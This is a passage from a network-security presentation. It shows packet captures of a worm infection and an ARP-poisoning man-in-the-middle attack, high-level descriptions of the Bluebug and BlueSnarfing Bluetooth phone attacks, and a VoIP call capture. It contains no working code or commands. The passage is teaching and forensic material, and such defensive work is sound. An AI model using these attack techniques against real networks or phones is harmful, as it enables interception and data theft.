8	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.451005	0.001186	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
9	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.675966	0.224961	TCP	1426	[TCP segment of a reassembled PDU]
10	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.676292	0.000326	TCP	1426	[TCP segment of a reassembled PDU]
11	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.677088	0.000796	TCP	1426	[TCP segment of a reassembled PDU]
12	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.677937	0.000849	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
13	Vmware_f2:e1:4a	Vmware_b9:39:c3	0.856904	0.178967	TCP	60	1051 > 80 [ACK] Seq=3862586967 Ack=4
14	Vmware_b9:39:c3	Vmware_f2:e1:4a	0.902107	0.045203	TCP	1426	[TCP segment of a reassembled PDU]

This example contains a copy of the “Ribbon Worm” designed to install a remote back-door access point into the client machine

## *Case Study 3 –*

# Attacking From Within – The Man-in-The-Middle...

# Anatomy of a Man-in-the-Middle Attack

- Attacker attempts to “insert” itself into a key location within the network
  - Favorite of industrial espionage and banking attackers
  - Originated within the early Ethernet community, returned with the advent of wide-spread Wi-Fi networking
- It will then launch a diversionary attack such as the classic “ARP-poison” to trick the targeted systems into accepting it as the “true” Server / Gateway / Router / Client / etc..
- The targeted devices will now send their traffic to the intruder
  - Intruder can copy / reinsert / manipulate the traffic

# Real World Event – Software Vendor

- A major network analysis vendor had been working on a key project for 2 years...
  - One (1) week prior to product launch, a competitor suddenly trademarked the primary name for the product as well as all of the secondary's
  - Company was forced to research, develop and produce an entirely new marketing campaign, literature and product documentation
- A forensics investigation revealed that the software company had been “Man-in-the-Middle” victimized
  - Cost to company was in excess of two million (USD)



# ARP Poison in Progress

No.	Source	Destination	Time	DeltaTime	Protocol	Length	Info
6	AmbitMic_aa:af:80	Runtop_d9:0d:db	1.134550	0.001270	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
7	AmbitMic_aa:af:80	AmbitMic_12:9b:01	1.136550	0.002000	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
9	AmbitMic_aa:af:80	Runtop_d9:0d:db	3.137122	1.901200	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
10	Runtop_d9:0d:db	AmbitMic_aa:af:80	3.137851	0.000729	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
11	AmbitMic_aa:af:80	AmbitMic_12:9b:01	3.138933	0.001082	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
12	AmbitMic_12:9b:01	AmbitMic_aa:af:80	3.139347	0.000414	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
13	AmbitMic_aa:af:80	Runtop_d9:0d:db	5.139359	2.000012	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
14	AmbitMic_aa:af:80	AmbitMic_12:9b:01	5.141324	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80
15	AmbitMic_aa:af:80	Runtop_d9:0d:db	7.141748	2.000424	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
16	Runtop_d9:0d:db	AmbitMic_aa:af:80	7.142461	0.000713	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
17	AmbitMic_aa:af:80	AmbitMic_12:9b:01	7.143711	0.001250	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1
18	AmbitMic_12:9b:01	AmbitMic_aa:af:80	7.143913	0.000202	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01
19	AmbitMic_aa:af:80	Runtop_d9:0d:db	9.144139	2.000226	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
20	AmbitMic_aa:af:80	AmbitMic_12:9b:01	9.146104	0.001965	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicate)

The device AmbitMic\_aa:af:80 is attempting to trick the internet gateway (Runtop\_d9:0d:db) into thinking it is the client while making the client (AmbitMic\_aa:af:01) think it is the internet gateway

*Case Study 4 –*

*A Fly on The Wall - Call Interception...*

# Security Issue - Bluebug

- Software exploit developed by a German researcher (Hefurt)
- Exploit that allows the attacker to use the phone to initiate calls to premium rate numbers, send sms messages, read sms messages, connect to data services such as the Internet, and even eavesdrop on conversations in the vicinity
  - Done via a voice call over the GSM network
    - Allows the listening post to be anywhere in the world.
  - Bluetooth access is only required for a few seconds in order to set up the call
- Creates a serial profile connection to the device, giving full access to the AT command set, which is then exploited using standard off the shelf tools
  - PPP for networking or gnokii for messaging,



# Security Issue – BlueSnarfing

- BlueSnarfing is the unauthorized accessing of features or data on devices
  - Phones
  - PDA's
  - WLAN network devices
- Typically employed in long-range attacks
  - Favorite industrial espionage attack



“...BlueSniper rifle, a yagi-antenna and scope affixed to a gun-like stock that this week broke a distance record for BlueSnarfing... by slurping data from a Nokia 6310i from 1.1 away (2 Km) away...” Wired News Aug2004

# Sample Audio Capture File

No.	IP - Src	IP - Dest	Time	Protocol	Length	Info
4	45.210.3.90	45.210.3.36	4.774198532	SIP/SDP	824	Request: INVITE sip:4697@c
5	45.210.3.36	45.210.3.90	4.774234772	SIP	390	Status: 100 Trying
6	45.210.3.36	45.210.3.90	4.855833054	SIP	556	Status: 180 Ringing
10	45.210.3.36	45.210.3.90	6.430492401	SIP/SDP	1078	Status: 200 OK , with ses
11	45.210.3.90	45.210.3.36	6.583414078	SIP	603	Request: ACK sip:3290.a756
12	45.210.9.97	45.210.3.90	6.616043091	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
13	45.210.9.97	45.210.3.90	6.634405136	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
14	45.210.3.90	45.210.9.97	6.648046493	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
15	45.210.9.97	45.210.3.90	6.655860901	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
16	45.210.3.90	45.210.9.97	6.675859451	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
17	45.210.9.97	45.210.3.90	6.675891876	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
18	45.210.3.90	45.210.9.97	6.687984466	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
19	45.210.9.97	45.210.3.90	6.695211410	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
20	45.210.3.90	45.210.9.97	6.707969665	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
21	45.210.9.97	45.210.3.90	6.714948654	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
22	45.210.3.90	45.210.9.97	6.728021622	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
23	45.210.9.97	45.210.3.90	6.734687805	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
24	45.210.3.90	45.210.9.97	6.748052597	RTP	214	PT=ITU-T G.711 PCMU, SSRC=
25	45.210.9.97	45.210.3.90	6.754869461	RTP	214	PT=ITU-T G.711 PCMU, SSRC=

This example contains four (4) calls and is from a VoIP network using Cisco phones and SIP signaling with G.711 audio codec

# Questions and Answers / Discussion

